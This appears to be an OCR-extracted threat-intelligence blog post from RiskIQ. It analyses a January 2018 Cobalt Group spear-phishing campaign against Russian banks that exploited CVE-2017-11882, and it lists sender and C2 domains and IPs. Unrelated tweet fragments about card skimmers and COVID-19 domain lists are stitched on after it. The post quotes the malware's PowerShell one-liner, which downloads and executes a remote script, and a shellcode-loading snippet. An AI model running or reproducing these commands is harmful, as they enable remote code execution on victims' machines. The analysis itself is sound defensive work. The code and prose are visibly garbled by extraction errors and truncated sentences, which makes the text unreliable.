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### First Activities of Cobalt Group in 2018: Spear **Phishing Russian Banks**

January 16, 2018, Yonathan Klijnsma



December they were already setting up for their next campaign. Today, on January 16th, the first wave of spear phishing emails were delivered to the inboxes of Russian banks. Sadly, this time around, the group didn't forget to BCC

The emails were sent in the name of a large European bank in an attempt to social engineer the receiver into trusting the email. The emails were quite plain with only a single question in the body and an attachment with the name once.rtf. In other cases, we saw a file with the name e.rtf attached to an email that was also written in Russian:



The emails were sent from addresses on the domains bankosantantder.com and billing-cbr.ru, which were both set up for this campaign specifically.

The attachment abuses CVE-2017-11882 to start PowerShell with the following command:

powershell -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://46.21.147.61:80/a'))"

This command downloads and executes a second stage, which is also a PowerShell script, but

This script decodes to the third stage of the attack, another PowerShell script. This stage-three script is used to load a small piece of embedded shellcode into memory and run it like so:

\$var\_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer([func\_get\_proc\_address
kernel32.dll VirtualAlloc), (func\_get\_delegate\_type\_d([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]
))).Invoke[[IntPtr]:2cro. yawr\_code.length, 0.3000, 8cvd.
[System.Runtime.InteropServices.Marshal]::Copy(\$var\_code, 0, \$var\_buffer, \$var\_code.length)

The shellcode starts the Cobalt Strike stager in a new threat and starts it up. This stager will initiate connectivity with the C2 server to install the Cobalt Strike implant.

As shown, the stager beacons out to  $\frac{\text{helpdesk-oracle.com}}{\text{helpdesk-oracle.com}}, \text{ which was registered by a person using}$ the email address krystianwalczak@yandex.com. This email address pointed us to another domain, which was registered on the same date and follows a similar pattern

2018-12-20

## Fig-4 WHOIS information for the malicious email addresses

Right now, the server to which the domain help-desc-me.com points doesn't seem to be active, nor have we seen any malicious samples connect to it. We have marked it as malicious and listed it in the IOCs below, as we believe it will be part of either a next stage of the attack shown above or used in the next wave of spear phishing emails.

# Indicators of Compromise (IOC)

All of the IOCs listed below are also available in the RisklQ Community Public Project located here:unity.riskiq.com/projects/f0cd2fc9-a361-2a4c-4489-a21ddf98349b


We have not added the hashes of the staging scripts because they do not appear on the system  $\frac{1}{2}$ itself—they live in memory during the initial stages of the attack

### Network IOCs

Domain	IP Address	Note
bankosantantder.com	46.102.152.157	Sender domain
billing-cbr.ru	85.204.74.117	Sender domain
helpdesk-oracle.com	46.21.147.61	C2 server
to a transfer of a construction	400 00 400 40	6



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On February 20th, RiskIQ detected #Magecart Group 8 placing a #JavaScript credit card skimmer on the international

website for blender manufacturer #NutriBullet. Here's our analysis of the ongoing attack: https://bit.ly/2QpG0rx

# Yonathan Klijnsma 📀

Quick warning: with the whole state of things as they are we will all be performing a lot more online transactions.

While @RiskIQ hasn't seen a sharp increase in online card skimmers they aren't backing down either. Be careful & check charges on your card & monthly statements!

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Attacks using #COVID19 are reprehensible. Unfortunately, they're now rampant. To enable the research community, we're providing lists of newly observed infrastructure matching coronavirus themes. Apply code COVID19 in @PassiveTotal for 30 days of

> https://covid-public-domains.s3-1.amazonaws.com/README

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